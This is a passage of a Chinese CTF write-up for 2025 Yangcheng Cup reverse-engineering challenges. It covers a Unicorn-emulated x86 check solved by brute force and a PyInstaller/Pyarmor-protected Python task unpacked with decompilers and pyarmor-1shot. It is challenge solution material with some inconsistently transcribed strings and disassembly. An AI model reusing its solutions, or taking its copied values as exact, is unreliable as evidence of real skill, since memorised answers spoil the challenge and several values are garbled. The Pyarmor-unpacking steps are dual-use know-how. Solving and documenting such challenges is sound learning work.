9 + 8 + 4 + 2 + 4 + 7 + 5 + 7 + 8 + 6 + 3 + 3 + 4 + 5 + 7 + 4 + 8 + 8 + 4 + 1  
+ 7 + 1 + 3 + 1 + 9 + 7 + 3 + 1 + 4 + 9 + 7 + 7 + 7 + 7 + 7 + 2 + 7 + 4 + 7 +  
5 + 7 + 7 + 7 + 1 + 8 + 1 + 5 + 7 + 4 + 2 + 9 + 7 + 8 + 6 + 3 + 7 + 8 + 6 + 2  
+ 2 + 4 + 3 + 3 + 9 + 4 + 4 + 7 + 3 + 3 + 5 + 6 + 4 + 1 + 8 + 5 + 6 + 8 + 4 +  
7 + 5 + 3 + 3 + 4 + 6 + 8 + 7 + 6 + 8 + 8 + 6 + 7 + 5 + 1 + 9 + 6 + 8 + 8 + 5  
+ 4 + 1) + int(5 + 9 + 4 + 6 + 8 + 7 + 9 + 8 + 5 + 7 + 4 + 8 + 7 + 4 + 3 + 3 +  
5 + 4 + 3 + 7 + 7 + 6 + 7 + 2 + 9 + 1 + 6 + 6 + 2 + 5 + 3 + 7 + 9 + 3 + 6 + 2  
+ 4 + 4 + 2 + 7 + 4 + 2 + 3 + 3 + 6 + 5 + 4 + 5 + 9 + 3 + 4 + 3 + 5 + 1 + 4 +  
9 + 7 + 7 + 7 + 4 + 7 + 9 + 4 + 1 + 8 + 3 + 1 + 6 + 8 + 4 + 8 + 3 + 2 + 2 + 3  
+ 2 + 6 + 6 + 9 + 6 + 3 + 8 + 7 + 7 + 3 + 5 + 1 + 6 + 8 + 9 + 2 + 2 + 2 + 5 +  
5 + 1 + 8 + 8 + 9 + 3 + 9 + 9 + 4 + 8 + 6 + 2 + 9 + 8 + 6 + 7 + 4 + 3 + 1 + 1  
+ 7 + 4 + 5 + 2 + 1 + 2 + 2 + 7 + 6 + 1 + 9 + 2 + 7 + 4 + 2 + 1 + 9 + 6 + 4 +  
1 + 1 + 6 + 1 + 6 + 8 + 6 + 3 + 5 + 6 + 8 + 5 + 5 + 8 + 6 + 1 + 6 + 8 + 2 + 9  
+ 9 + 6) + int(4 + 4 + 9 + 6 + 9 + 2 + 8 + 3 + 1 + 5 + 6 + 3 + 9 + 1 + 3 + 5 +  
1 + 1 + 1 + 9 + 8 + 8 + 2 + 1 + 9 + 5 + 8 + 1 + 1 + 1 + 2 + 9 + 4 + 7 + 4 + 5  
+ 6 + 6 + 7 + 6 + 6 + 8 + 8 + 9 + 4 + 1 + 8 + 5 + 5 + 9 + 2 + 6 + 4 + 7 + 9 +  
5 + 3 + 7 + 1 + 9 + 8 + 1 + 7 + 2 + 2 + 8 + 3 + 2 + 6 + 4 + 1 + 7 + 7 + 2 + 9  
+ 8 + 8 + 2 + 9 + 7 + 1 + 8 + 4 + 4 + 4 + 6 + 2 + 3 + 2 + 3 + 9 + 2 + 3 + 2 +  
5 + 7 + 1 + 2 + 3 + 7 + 6 + 4 + 4 + 2 + 8 + 2 + 6 + 1 + 9 + 6 + 3 + 9 + 2 + 5  
+ 6 + 7 + 1 + 7 + 2 + 5 + 2 + 2 + 5 + 1 + 4 + 7 + 2 + 4 + 1) + int(9 + 5 + 4 +  
1 + 4 + 9 + 3 + 4 + 1 + 6 + 4 + 1 + 3 + 6 + 9 + 6 + 9 + 8 + 6 + 5 + 7 + 7 + 2  
+ 9 + 2 + 9 + 8 + 5 + 6 + 5 + 4 + 1 + 4 + 5 + 2 + 3 + 9 + 5 + 8 + 7 + 3 + 9 +  
5 + 1 + 8) + int(1 + 7 + 1 + 4 + 2 + 7 + 5 + 4 + 2 + 6 + 2 + 3 + 4 + 2 + 7 + 2  
+ 3 + 3 + 7 + 3 + 3 + 6 + 8 + 2 + 2 + 6 + 2 + 2 + 6 + 7 + 7 + 1 + 2 + 9 + 8 +  
3 + 1 + 4 + 4 + 1 + 9 + 9 + 9 + 7 + 1 + 3 + 5 + 8 + 3 + 8 + 5 + 6 + 2 + 6 + 4  
+ 6 + 2 + 8 + 8 + 6 + 6 + 1 + 3 + 5 + 7 + 3 + 1 + 8 + 2 + 9 + 7 + 6 + 6 + 6 +  
9 + 9 + 6 + 4 + 7 + 6 + 6 + 9 + 9 + 8 + 5 + 9 + 6 + 2 + 3 + 9 + 7 + 1 + 7 + 8  
+ 2 + 2 + 2 + 2 + 1 + 2 + 9 + 1 + 4 + 8 + 1 + 4 + 6 + 2 + 4 + 9 + 6 + 9 + 7 +  
3 + 5 + 4 + 7 + 4 + 1 + 6 + 1 + 3 + 6 + 5 + 5 + 8 + 3 + 7 + 8 + 8 + 5 + 9 + 5  
+ 3 + 7 + 5 + 3 + 6 + 1 + 7 + 7 + 3 + 2 + 7 + 2 + 4 + 2 + 6 + 2 + 6 + 2 + 4 +  
2 + 4 + 7 + 2 + 1 + 6 + 5 + 2 + 4 + 8 + 3 + 7) + int(7 + 2 + 8 + 3 + 7 + 3 + 3  
+ 9 + 8 + 5 + 4 + 6 + 4 + 3 + 4 + 8 + 7 + 4 + 2 + 9 + 5 + 2 + 9 + 4 + 9 + 2) +  
int(0) + int(0) + int(1 + 1) + int(1 + 7 + 8 + 2 + 4 + 5 + 2 + 9 + 1 + 2 + 5 +  
1 + 5 + 4 + 1 + 7 + 5 + 1 + 9 + 9 + 2 + 8 + 2 + 1 + 8 + 5 + 8 + 9 + 6 + 2 + 6  
+ 9 + 6 + 9 + 6 + 4 + 5 + 8 + 3 + 9 + 3 + 3 + 2 + 4 + 5 + 7 + 2 + 9 + 6 + 9 +  
7 + 3 + 4 + 7 + 8 + 4 + 3 + 9 + 3 + 9 + 9 + 3 + 6 + 1 + 1 + 9 + 9 + 9 + 5 + 7  
+ 4 + 6 + 6 + 9 + 1 + 2 + 2 + 6 + 8 + 3 + 2 + 3 + 1 + 3 + 3 + 1 + 7 + 7 + 7 +  
2 + 4 + 5 + 4 + 3 + 8 + 5 + 6 + 7 + 4 + 1 + 4 + 6 + 8 + 6 + 4 + 1 + 3 + 8 + 9

+ 6 + 1 + 9 + 9 + 5 + 7 + 6 + 2 + 6 + 6 + 2 + 1 + 8 + 8 + 2 + 5 + 3 + 5 + 1 +  
3 + 7 + 8 + 9 + 3 + 3 + 1 + 7 + 4 + 5 + 6 + 7 + 6 + 7 + 3 + 2 + 6 + 2 + 8 + 2  
+ 4 + 9 + 4 + 3 + 2 + 4 + 1 + 8 + 7 + 9 + 4 + 9 + 5 + 4 + 2 + 1 + 7 + 1 + 2 +  
2 + 1 + 5 + 5 + 7 + 3 + 9 + 3 + 8 + 8 + 5 + 4 + 2 + 8 + 9 + 2 + 2 + 2 + 3 + 2  
+ 5 + 6 + 3 + 9 + 9 + 7 + 7 + 7 + 3) + int(8 + 8 + 7 + 8 + 6 + 3 + 2 + 1 + 4 +  
1 + 3 + 3 + 6 + 5 + 6 + 8 + 8 + 4 + 3 + 1 + 4 + 3 + 6 + 1 + 5 + 4 + 3 + 3 + 9  
+ 4 + 8 + 4 + 3 + 7 + 3 + 7 + 8 + 9 + 7 + 1 + 9 + 6 + 7 + 5 + 1 + 1 + 1 + 2 +  
9 + 4 + 6 + 7 + 3 + 5 + 2 + 5 + 2 + 3 + 4 + 7 + 6 + 4 + 6 + 2 + 7 + 2 + 7 + 3  
+ 5 + 6 + 8 + 7 + 6 + 9 + 7 + 6 + 2 + 5 + 7 + 9 + 4 + 2 + 9 + 8 + 8 + 7 + 7 +  
6 + 2 + 7 + 2 + 4 + 3 + 6 + 1 + 9 + 6 + 1 + 4 + 5 + 6 + 9 + 5 + 1 + 7 + 8 + 3  
+ 5 + 6 + 3 + 5 + 6 + 3 + 8 + 5 + 6 + 1 + 7 + 8 + 7 + 6 + 9) + int(1 + 4 + 6 +  
5 + 8 + 4 + 9 + 7 + 7 + 9 + 4 + 9 + 7 + 1 + 6 + 1 + 1 + 6 + 9 + 1 + 1 + 9 + 1  
+ 5 + 9 + 6 + 2 + 5 + 4 + 3 + 1 + 2 + 9 + 7 + 6 + 6 + 7 + 7 + 8 + 6 + 6 + 9 +  
8 + 5 + 9 + 4 + 1 + 4 + 9 + 7 + 6 + 2 + 8 + 5 + 3 + 6 + 7 + 1 + 4 + 7 + 4 + 4  
+ 7 + 4 + 3 + 5 + 1 + 3 + 1 + 8 + 4 + 4 + 5 + 7 + 8 + 7 + 4 + 6 + 9 + 7 + 1 +  
5 + 6 + 3 + 2 + 2 + 7 + 6 + 5 + 5 + 9 + 1 + 4 + 7 + 7 + 7 + 8 + 7 + 7 + 2 + 8  
+ 6 + 9 + 7 + 1 + 6 + 3 + 9 + 3 + 8 + 5 + 9 + 5 + 1 + 8 + 1 + 7 + 3 + 5 + 7 +  
8 + 7 + 1 + 9 + 2 + 2 + 2 + 9 + 1 + 1 + 8 + 6 + 5 + 5 + 4 + 8) + int(9 + 8 + 1  
+ 6 + 3 + 8 + 6 + 5 + 9 + 1 + 8 + 1 + 3 + 3 + 4 + 6 + 9 + 3 + 2 + 6 + 4 + 5 +  
4 + 3 + 6 + 9 + 3 + 3 + 8 + 4 + 9 + 7 + 3 + 4 + 5 + 4 + 8 + 6 + 2 + 5 + 3 + 6  
+ 8 + 2 + 8 + 3 + 6 + 5 + 8 + 2 + 7 + 1 + 6 + 5 + 8 + 2 + 2 + 7 + 8 + 1 + 9 +  
1 + 4 + 7 + 8 + 9 + 5 + 7 + 8 + 7 + 6 + 1 + 9 + 6 + 4 + 3 + 6 + 6 + 6 + 9 + 1  
+ 5 + 6 + 8 + 7 + 2 + 7 + 1 + 4 + 9 + 6 + 3 + 5 + 8 + 6 + 6 + 2 + 5 + 2 + 9 +  
7 + 5 + 3 + 4 + 7 + 3 + 2 + 6 + 6 + 6 + 2 + 2 + 1 + 1 + 1 + 5 + 6 + 2 + 9 + 4  
+ 4 + 8 + 2 + 4 + 8 + 2 + 1 + 7 + 4 + 9 + 3 + 8 + 5 + 5 + 9 + 6 + 6 + 1 + 3 +  
7 + 3 + 3 + 9 + 8 + 7 + 3 + 1 + 8 + 2 + 2 + 1 + 3 + 5 + 5 + 6 + 4 + 7 + 2 + 8  
+ 3 + 7 + 7 + 2 + 4 + 8 + 9 + 2 + 6 + 2 + 4) + int(9 + 5 + 1 + 1 + 6 + 7 + 2 +  
3 + 6 + 4 + 7 + 4 + 8 + 7 + 4 + 6 + 1 + 2 + 5 + 1 + 1 + 5 + 1 + 3 + 9 + 7 + 7  
+ 6 + 1 + 3) + int(4 + 2 + 1 + 7 + 3 + 7 + 9 + 8 + 1 + 2 + 2 + 4 + 8 + 6 + 4 +  
5 + 4 + 2 + 5 + 5 + 8 + 2 + 7 + 8 + 6 + 2 + 7 + 9 + 5 + 9 + 2 + 6 + 5 + 4 + 8  
+ 2 + 4 + 5 + 4 + 6 + 8 + 9 + 4 + 5 + 8 + 1 + 8 + 1 + 6 + 3 + 8 + 4 + 4 + 8 +  
8 + 5 + 1 + 2 + 9 + 8 + 9 + 1 + 9 + 7 + 5 + 1 + 5 + 7 + 9 + 2 + 1 + 4 + 2 + 5  
+ 2) + int(7 + 2 + 4 + 6 + 2 + 6 + 1 + 4 + 7 + 5 + 6 + 2 + 9 + 4 + 7 + 3 + 5 +  
8 + 5 + 6 + 4 + 1 + 4 + 3 + 6 + 1 + 1 + 9 + 5 + 5 + 2 + 7 + 4 + 2 + 7 + 7 + 3  
+ 4 + 1 + 7 + 9 + 7 + 8 + 6 + 5 + 1 + 7 + 1 + 5 + 8 + 3 + 2 + 8 + 9 + 5 + 1 +  
9 + 1 + 4 + 8 + 7 + 6 + 8 + 5 + 4 + 7 + 4 + 2 + 4 + 7 + 9 + 5 + 7 + 5 + 1 + 8  
+ 4 + 4 + 5 + 7 + 9 + 4 + 3 + 7 + 7 + 9 + 1 + 8 + 6 + 9 + 8 + 7 + 1 + 9 + 1 +  
5 + 9 + 5 + 7 + 1 + 1 + 5 + 8 + 4 + 8 + 9 + 6 + 9 + 5 + 5 + 5 + 3 + 8 + 1 + 6  
+ 6 + 9 + 9 + 2 + 4 + 6 + 2 + 7 + 1 + 6 + 4 + 6 + 1 + 8 + 6 + 9 + 6 + 5 + 2 +  
6 + 9 + 8 + 8 + 6 + 8 + 8 + 3 + 2 + 3 + 7 + 9 + 4 + 3 + 4 + 8 + 8 + 9 + 4 + 6  
+ 6 + 1 + 7 + 5 + 7 + 2 + 5 + 4 + 5 + 5) + int(5 + 2 + 1 + 6 + 8 + 8 + 6 + 5 +  
9 + 2 + 7 + 1 + 9 + 5 + 3 + 6 + 4 + 9 + 5 + 7 + 5 + 5 + 1 + 4 + 4 + 5 + 8 + 5  
+ 8 + 6 + 8 + 5 + 9 + 9 + 3 + 2 + 4 + 1 + 6 + 2 + 5 + 1 + 7 + 8 + 7 + 5 + 4 +  
8 + 5 + 2 + 7 + 5 + 9 + 4 + 9 + 5 + 2 + 3 + 9 + 2 + 7 + 7 + 4 + 5 + 1 + 4 + 7  
+ 9 + 3 + 2 + 6 + 6 + 7 + 4 + 3 + 7 + 8 + 2 + 7 + 4 + 6 + 4 + 4) + int(8 + 6 +  
3 + 4 + 6 + 4 + 5 + 7 + 3 + 2 + 9 + 7 + 5 + 1 + 1 + 9 + 5 + 7 + 6 + 6 + 4 + 3  
+ 1 + 2 + 5 + 6 + 4 + 5 + 8 + 9 + 2 + 6 + 3 + 2 + 9 + 9 + 5 + 6 + 1 + 9 + 8 +

```
5 + 2 + 4 + 1 + 1 + 2 + 3 + 2 + 3 + 1 + 1 + 8 + 2 + 8 + 4 + 7 + 9 + 3 + 3 + 3
+ 1 + 3 + 2 + 7 + 8 + 5 + 2 + 5 + 1 + 6 + 8 + 9 + 8 + 6 + 6 + 6 + 8 + 2 + 9 +
2 + 4 + 6 + 6 + 5 + 8 + 9 + 9 + 5 + 8 + 8 + 5 + 3 + 8 + 5 + 4 + 3 + 6 + 6 + 2
+ 5 + 2 + 2 + 2 + 8 + 4 + 7 + 2 + 3 + 9 + 5 + 4 + 3 + 4 + 9 + 6 + 4 + 5 + 7 +
1 + 1 + 2 + 7 + 7 + 3 + 2 + 7 + 1 + 6 + 5 + 6 + 4 + 1 + 8 + 6 + 4 + 7 + 1 + 4
+ 9 + 3 + 9 + 8 + 5 + 7 + 4 + 9 + 2 + 2 + 8 + 1 + 5 + 2 + 5 + 3 + 2 + 8 + 4 +
8 + 7 + 6 + 3 + 8 + 7 + 5 + 5 + 7 + 1 + 6 + 2 + 8 + 8 + 6 + 5 + 8 + 4 + 9 + 7
+ 3 + 5 + 3 + 6 + 9 + 6 + 1 + 3 + 6 + 3 + 6 + 8 + 1 + 2 + 6 + 8 + 4 + 8) +
int(2 + 4 + 9 + 3 + 2 + 2 + 5 + 6 + 7 + 1 + 8 + 5 + 8 + 9 + 5 + 7 + 8 + 6 + 5
+ 1 + 7 + 7 + 9 + 6 + 4 + 7 + 1 + 7 + 6 + 3 + 6 + 4 + 2 + 8 + 2 + 4 + 5 + 4 +
2 + 8 + 2 + 5 + 3 + 4 + 1 + 1 + 9 + 5 + 6 + 8 + 1 + 7 + 8 + 5 + 2 + 6 + 6 + 1
+ 1 + 9 + 7 + 7 + 6 + 4 + 1 + 8 + 9 + 3 + 8 + 3 + 2 + 7 + 9 + 9 + 4 + 1 + 4 +
2 + 3 + 2 + 1 + 1 + 4 + 4 + 6 + 1 + 2 + 6 + 1 + 7 + 3 + 6 + 1 + 2 + 5 + 4 + 8
+ 3 + 6 + 9 + 5 + 3 + 9 + 4 + 6 + 8 + 2 + 9 + 4 + 3 + 8 + 2 + 9 + 6 + 4 + 3 +
6 + 5 + 1 + 4 + 3 + 7 + 9 + 1 + 2 + 8 + 3 + 3 + 9 + 2 + 8 + 1 + 9 + 1 + 3 + 4
+ 9 + 7 + 9 + 9 + 1 + 8 + 2 + 6 + 4 + 1 + 7 + 5 + 4 + 3 + 3 + 5 + 2 + 2 + 6 +
1 + 9 + 1 + 5 + 4 + 3 + 4 + 4 + 1 + 9 + 3 + 2 + 5 + 6 + 6 + 4 + 1 + 4 + 3 + 1)
+ int(0) + int(1 + 3 + 7 + 2 + 2 + 5 + 1)))
16 print("enc = ",encrypt)
```

```
PS D:\CTF题目\羊城杯\2025\PLUS\chal> D:\python3.9\python.exe .\plus.py
enc = 425MvHMxtLqZ3ty3R2kw3mwwwuLNRjkswbpkDMK+3CDCOtbe6kzAqPyrceEAI=
methodcaller('mem_map', 16777216, 2097152) {}
methodcaller('mem_map', 18874368, 65536) {}
methodcaller('mem_write', 16777216, b'\xf3\x0f\x1e\xfaUH\x89\xe5H\x89'\xe8\x89u\xe4\x89\xd0\x88E\xe0\xc7E\xfc\x00\x00\x00\x00\xebL\x8bU\xfcH\x8bE\xe8H\x01\xd0\x0f\xb6\x00\x8d\x0c\xc5\x00\x00\x00\x00\x8bU\xfcH\x8bE\xe8H\x01\xd0\x0f\xb6\x002E\xe0\x8d4\x01\x8bU\xfcH\x8bE\xe8H\x01\xd0\x0f\xb6\x00\xc1\xe0\x05\x89\xc1\x8bU\xfcH\x8bE\xe8H\x01\xd0\x8d\x14\x0e\x88\x10\x83E\xfc\x01\x8bE\xfc;E\xe4r\xac\x90\x90'] {}
methodcaller('reg_write', 44, 18939903) {}
[+]input your flag: 0
methodcaller('mem_write', 18878464, b'0') {}
methodcaller('reg_write', 39, 18878464) {}
methodcaller('reg_write', 43, 44) {}
methodcaller('reg_write', 40, 7) {}
methodcaller('emu_start', 16777216, 16777332) {}
methodcaller('mem_read', 18878464, 44) {}
no way!
```

## 还原一下调用流程

代码块

```
1  from unicorn import Uc, UC_ARCH_X86, UC_MODE_64, UC_PROT_READ, UC_PROT_WRITE,
   UC_PROT_EXEC
2  from unicorn.x86_const import *
3
4  user_input = input()
5
6  uc = Uc(UC_ARCH_X86, UC_MODE_64)
7  uc.mem_map(0x1000000, 0x200000) # 代码区
8  uc.mem_map(0x1200000, 0x10000) # 数据区
9
10 code =
   b'\xf3\x0f\x1e\xfaUH\x89\xe5H\x89}\xe8\x89u\xe4\x89\xd0\x88E\xe0\xc7E\xfc\x00\x
   00\x00\x00\xebL\x8bU\xfcH\x8bE\xe8H\x01\xd0\x0f\xb6\x00\x8d\x0c\xc5\x00\x00\x00
```

```
\x00\x8bU\xfcH\x8bE\xe8H\x01\xd0\x0f\xb6\x002E\xe0\x8d4\x01\x8bU\xfcH\x8bE\xe8H
\x01\xd0\x0f\xb6\x00\xc1\xe0\x05\x89\xc1\x8bU\xfcH\x8bE\xe8H\x01\xd0\x8d\x14\x0
e\x88\x10\x83E\xfc\x01\x8bE\xfc;E\xe4r\xac\x90\x90]'
```

```
11 enc = '425MvHMxtLqZ3ty3RZkw3mwwu\NRjkswbpkDMK+3CDC0tbe6kzAqPyrceAI='
12
13 uc.mem_write(0x1000000, code)
14 uc.mem_write(0x1201000, user_input)
15
16 uc.reg_write(UC_X86_REG_RSP, 0x120ffff)
17 uc.reg_write(UC_X86_REG_RDI, 0x1201000)
18 uc.reg_write(UC_X86_REG_RSI, 44)
19 uc.reg_write(UC_X86_REG_RDX, 7)
20
21 try:
22     uc.emu_start(0x1000000, 0x1000074)
23     result = uc.mem_read(0x1201000, 44)
24 except Exception as e:
25     pass
```

刚好模拟执行的是Intel x86的机器码，直接十六进制写到bin文件里，然后扔进ida反编译  
加密是单字节的线性运算，爆破即可

```
seg000:0000000000000000 F3 0F 1E FA      endbr64
seg000:0000000000000004 55      push    rbp
seg000:0000000000000005 48 89 E5      mov     rbp, rsp
seg000:0000000000000008 48 89 7D E8      mov     [rbp+input], rdi
seg000:000000000000000C 89 75 E4      mov     [rbp+length], esi
seg000:000000000000000F 89 D0      mov     eax, edx
seg000:0000000000000011 88 45 E0      mov     [rbp+key], al ; eax = edx = 7
seg000:0000000000000014 C7 45 FC 00 00 00      mov     [rbp+count], 0
seg000:0000000000000014 00
seg000:0000000000000018 EB 4C      jmp     short loc_69
seg000:000000000000001D ; -----
seg000:000000000000001D loc_1D: ; CODE XREF: sub_0+6F1j
seg000:000000000000001D mov     edx, [rbp+count]
seg000:0000000000000020 48 8B 45 E8      mov     rax, [rbp+input]
seg000:0000000000000024 48 01 D0      add     rax, rdx ; input + count
seg000:0000000000000027 0F B6 00      movzx   eax, byte ptr [rax]
seg000:000000000000002A 8D 0C C5 00 00 00      lea     ecx, ds:0[rax*8] ; (input + count) * 8
seg000:000000000000002A 00
seg000:0000000000000031 8B 55 FC      mov     edx, [rbp+count]
seg000:0000000000000034 48 8B 45 E8      mov     rax, [rbp+input]
seg000:0000000000000038 48 01 D0      add     rax, rdx
seg000:000000000000003B 0F B6 00      movzx   eax, byte ptr [rax]
seg000:000000000000003E 32 45 E0      xor     al, [rbp+key] ; (input + count) ^ key
seg000:0000000000000041 8D 34 01      lea     esi, [rcx+rax]
seg000:0000000000000044 8B 55 FC      mov     edx, [rbp+count]
seg000:0000000000000047 48 8B 45 E8      mov     rax, [rbp+input]
seg000:000000000000004B 48 01 D0      add     rax, rdx
seg000:000000000000004E 0F B6 00      movzx   eax, byte ptr [rax]
seg000:0000000000000051 C1 E0 05      shl     eax, 5 ; (input + count) << 5
seg000:0000000000000054 89 C1      mov     ecx, eax
seg000:0000000000000056 8B 55 FC      mov     edx, [rbp+count]
seg000:0000000000000059 48 8B 45 E8      mov     rax, [rbp+input]
seg000:000000000000005D 48 01 D0      add     rax, rdx
seg000:0000000000000060 8D 14 0E      lea     edx, [rsi+rcx] |
seg000:0000000000000063 8B 10      mov     [rax], dl
seg000:0000000000000065 83 45 FC 01      add     [rbp+count], 1
seg000:0000000000000069 ; -----
seg000:0000000000000069 loc_69: ; CODE XREF: sub_0+1B1j
seg000:0000000000000069 8B 45 FC      mov     eax, [rbp+count]
seg000:000000000000006C 3B 45 E4      cmp     eax, [rbp+length]
seg000:000000000000006F 72 AC      jbe     short loc_1D
```

#### 代码块

```
1 import base64
2
3 digist_table = b"0123456789"
4 lower_table = b"abcdefghijklmnopqrstuvwxyz"
```

```

5  supper_table = b"ABCDEFGHIJKLMNOPQRSTUVWXYZ"
6  punct_table = b"!\"#$%&\'()*+,-./:;<=>?@[\\]^_`{|}~"
7  brute_table = digist_table + lower_table + supper_table + punct_table
8
9  enc = '425MvHMxtLqZ3ty3RZkw3mwwu1NRjkswbpkDMK+3CDC0tbe6kzAqPyrceAI='
10 enc_list = list(base64.b64decode(enc))
11
12 def encrypt(byte):
13     res = ((byte * 8) + (byte ^ 7) + (byte << 5)) & 0xff
14     return res
15
16 for index in range(0,44):
17     for ch in brute_table:
18         check = encrypt(ch)
19         if check == enc_list[index]:
20             print(chr(ch),end="")

```

## ez\_py | solved

题目一共给出2个待分析文件，一个是PyInstaller打包的exe文件，另一个是受pyarmor加密混淆的

src.py

### 1. 先分析 key.exe

pyinstxtractor解包拿到pyc，进一步反编译。

首先尝试使用 pycdc 进行反编译，但是报错相当严重。改用在线的PyLingual能还原出完整代码，但是反编译过程中也对原始bytecode做了很多patch，而且仍然存在语法错误

PyLingual About Recently Viewed Help

key.pyc Python 3.13

Syntax, Semantic Errors

File  
 "/decompiler\_workspace/23cfc6313e1513ea6b1758de641e21742bc107c5392960bf03a9ae33ae72fc87/decompiler\_output/indented\_0.py",  
 line 42  
 o0oG.append(ast.Assign(targets=[ast.Name(id='o0oL', ctx=ast.Store())], value=ast.BinOp(ast.BinOp(ast.Name(id='o0oE', ctx=ast.Load()),  
 ast.RShift(), ast.Constant(8)), ast.BitXor(), ast.Name(id='o0oF', ctx=ast.Load()), ast.BitAnd(), ast.Constant(65535)))  
 ^  
 SyntaxError: positional argument follows keyword argument

<module>: Success: Equal  
 <module>.changli: Success: Equal  
 <module>.Shorekeeper: Success: Equal  
 <module>.Kathysia: Success: Equal  
 \*\*\*<module>.Phrolova: Failure: Compilation Error  
 <module>.shouan: Success: Equal  
 \*\*\*<module>.jinhsi: Failure: Different control flow

对于报错的 Phrolova 函数，直接用 pycdas 取出对应部分的bytecode，交给deepseek重新反编译。



## 代码块

```
1  def Phrolova(o0o0o17):
2      o0oA = 'Carlotta'
3      o0oB = ['o0oC', 'o0oD', 'o0oE', 'o0oF']
4      o0oG = []
5      o0oG.append(ast.Assign(targets=[ast.Name(id='o0oH',
ctx=ast.Store())],value=ast.Constant(305419896)))
6      o0oG.append(ast.Assign(targets=[ast.Name(id='o0oI',
ctx=ast.Store())],value=ast.BinOp(ast.Name(id='o0oE', ctx=ast.Load()),
ast.BitAnd(),ast.Constant(65535))))
7      o0oG.append(ast.Assign(targets=[ast.Name(id='o0oJ',
ctx=ast.Store())],value=ast.BinOp(ast.BinOp(ast.Name(id='o0oE',
ctx=ast.Load()), ast.RShift(),ast.Constant(16)), ast.BitAnd(),
ast.Constant(65535))))
8      o0oG.append(ast.Assign(targets=[ast.Name(id='o0oK',
ctx=ast.Store())],value=ast.BinOp(ast.BinOp(ast.Name(id='o0oE',
ctx=ast.Load()), ast.BitXor(),ast.Name(id='o0oF', ctx=ast.Load())),
ast.BitAnd(), ast.Constant(65535))))
9      o0oG.append(ast.Assign(targets=[ast.Name(id='o0oL',
ctx=ast.Store())],value=ast.BinOp(ast.BinOp(ast.BinOp(ast.Name(id='o0oE',
ctx=ast.Load()),ast.RShift(), ast.Constant(8)), ast.BitXor(),
ast.Name(id='o0oF',ctx=ast.Load())), ast.BitAnd(), ast.Constant(65535))))
10     o0oG.append(ast.Assign(targets=[ast.Name(id='o0oM',
ctx=ast.Store())],value=ast.BinOp(ast.BinOp(ast.Name(id='o0oH',
ctx=ast.Load()), ast.Mult(),ast.BinOp(ast.Name(id='o0oF', ctx=ast.Load()),
ast.Add(), ast.Constant(1))),ast.BitAnd(), ast.Constant(4294967295))))
11     o0oG.append(ast.Assign(targets=[ast.Name(id='o0oN',
ctx=ast.Store())],value=ast.BinOp(ast.BinOp(ast.BinOp(ast.BinOp(ast.Name(id='o0
oD',ctx=ast.Load()), ast.LShift(), ast.Constant(5)), ast.Add(),
ast.Name(id='o0oI',ctx=ast.Load())), ast.BitXor(),
ast.BinOp(ast.Name(id='o0oD', ctx=ast.Load()),ast.Add(), ast.Name(id='o0oM',
ctx=ast.Load()))), ast.BitXor(),ast.BinOp(ast.BinOp(ast.Name(id='o0oD',
ctx=ast.Load()), ast.RShift(),ast.Constant(5)), ast.Add(), ast.Name(id='o0oJ',
ctx=ast.Load())))))
12     o0oG.append(ast.Assign(targets=[ast.Name(id='o0oP',
ctx=ast.Store())],value=ast.BinOp(ast.BinOp(ast.Name(id='o0oC',
ctx=ast.Load()), ast.Add(),ast.Name(id='o0oN', ctx=ast.Load())), ast.BitAnd(),
ast.Constant(65535))))
13     o0oG.append(ast.Assign(targets=[ast.Name(id='o0oN',
ctx=ast.Store())],value=ast.BinOp(ast.BinOp(ast.BinOp(ast.BinOp(ast.Name(id='o0
oP',ctx=ast.Load()), ast.LShift(), ast.Constant(5)), ast.Add(),
ast.Name(id='o0oK',ctx=ast.Load())), ast.BitXor(),
ast.BinOp(ast.Name(id='o0oP', ctx=ast.Load()),ast.Add(), ast.Name(id='o0oM',
ctx=ast.Load()))), ast.BitXor(),ast.BinOp(ast.BinOp(ast.Name(id='o0oP',
ctx=ast.Load()), ast.RShift(),ast.Constant(5)), ast.Add(), ast.Name(id='o0oL',
ctx=ast.Load())))))
```

```

14     o0oG.append(ast.Assign(targets=[ast.Name(id='o0oQ',
ctx=ast.Store())],value=ast.BinOp(ast.BinOp(ast.Name(id='o0oD',
ctx=ast.Load()), ast.Add(),ast.Name(id='o0oN', ctx=ast.Load()))), ast.BitAnd(),
ast.Constant(65535))))
15     o0oG.append(ast.Return(ast.Tuple(elts=[ast.Name(id='o0oP',
ctx=ast.Load()),ast.Name(id='o0oQ', ctx=ast.Load())], ctx=ast.Load()))
16     o0oU = ast.FunctionDef(name=o0oA, args=ast.arguments(posonlyargs=[], args=
[ast.arg(arg=a) for a in o0oB], kwoonlyargs=[], kw_defaults=[], defaults=
[]),body=o0oG, decorator_list=[])
17     o0oV = ast.parse('\ndef _tea_helper_func(a, b, c):\n magic1 = (a ^ b)
&0xDEADBEEF\n magic2 = (c << 3) | (a >> 5)\n return (magic1 + magic2 - (b
&0xCAFEBAFE)) & 0xFFFFFFFF\n\ndef _fake_tea_round(x, y):\n return ((x
*0x9E3779B9) ^ (y + 0x12345678)) & 0xFFFFFFFF\n\n_tea_magic_delta = 0x9E3779B9
^0x12345678\n_tea_dummy_keys = [0x1111, 0x2222, 0x3333, 0x4444]\n').body
18     o0oW = ast.Module(body=[o0oU] + o0oV, type_ignores=[])
19     ast.fix_missing_locations(o0oW)
20     o0oX = compile(o0oW, filename='<tea_obf_ast>', mode='exec')
21
22     # print(dis.dis(o0oX))
23
24     o0oY = {}
25     exec(o0oX, o0oY)
26     if o0oA in o0oY:
27         o0o0o17[o0oA] = o0oY[o0oA]
28     return None

```

之后发现 `Phrolova` 函数使用ast模块动态编译了另一个函数 `Carlotta`，不能静态看到其逻辑。考虑运行时使用 `dis.dis` 输出codetype对象的反编译结果

代码中还有对变量名的混淆，通过查找替换可以批量重命名

梳理出加密流程：`shouan -> Carlotta -> changli`。两个加密都是变种TEA，细节上略有不同

## 2. 分析pyarmor

`pyarmor-1shot` 进行解包，一开始提示找不到data，后面在bytecode前面加上 `PY000000` 就能识别了。

```
PS D:\CTF\pyarmor-1shot\oneshot> python .\shot.py -o "D:\CTF题目\羊城杯\2025\ezpy\pyarmor_out"
D:\CTF题目\羊城杯\2025\ezpy\src\
```

```
(---)
|-----|
|  Pyarmor 1shot  |
|-----|
(---)
```

For technology exchange only. Use at your own risk.  
GitHub: <https://github.com/Lil-House/Pyarmor-Static-Unpack-1shot>

```
INFO      2025-10-12 03:03:31,629      Found data in source: src.py
INFO      2025-10-12 03:03:31,634      Found new runtime: 000000 (D:\CTF题目\羊城杯\2025\ezpy\s
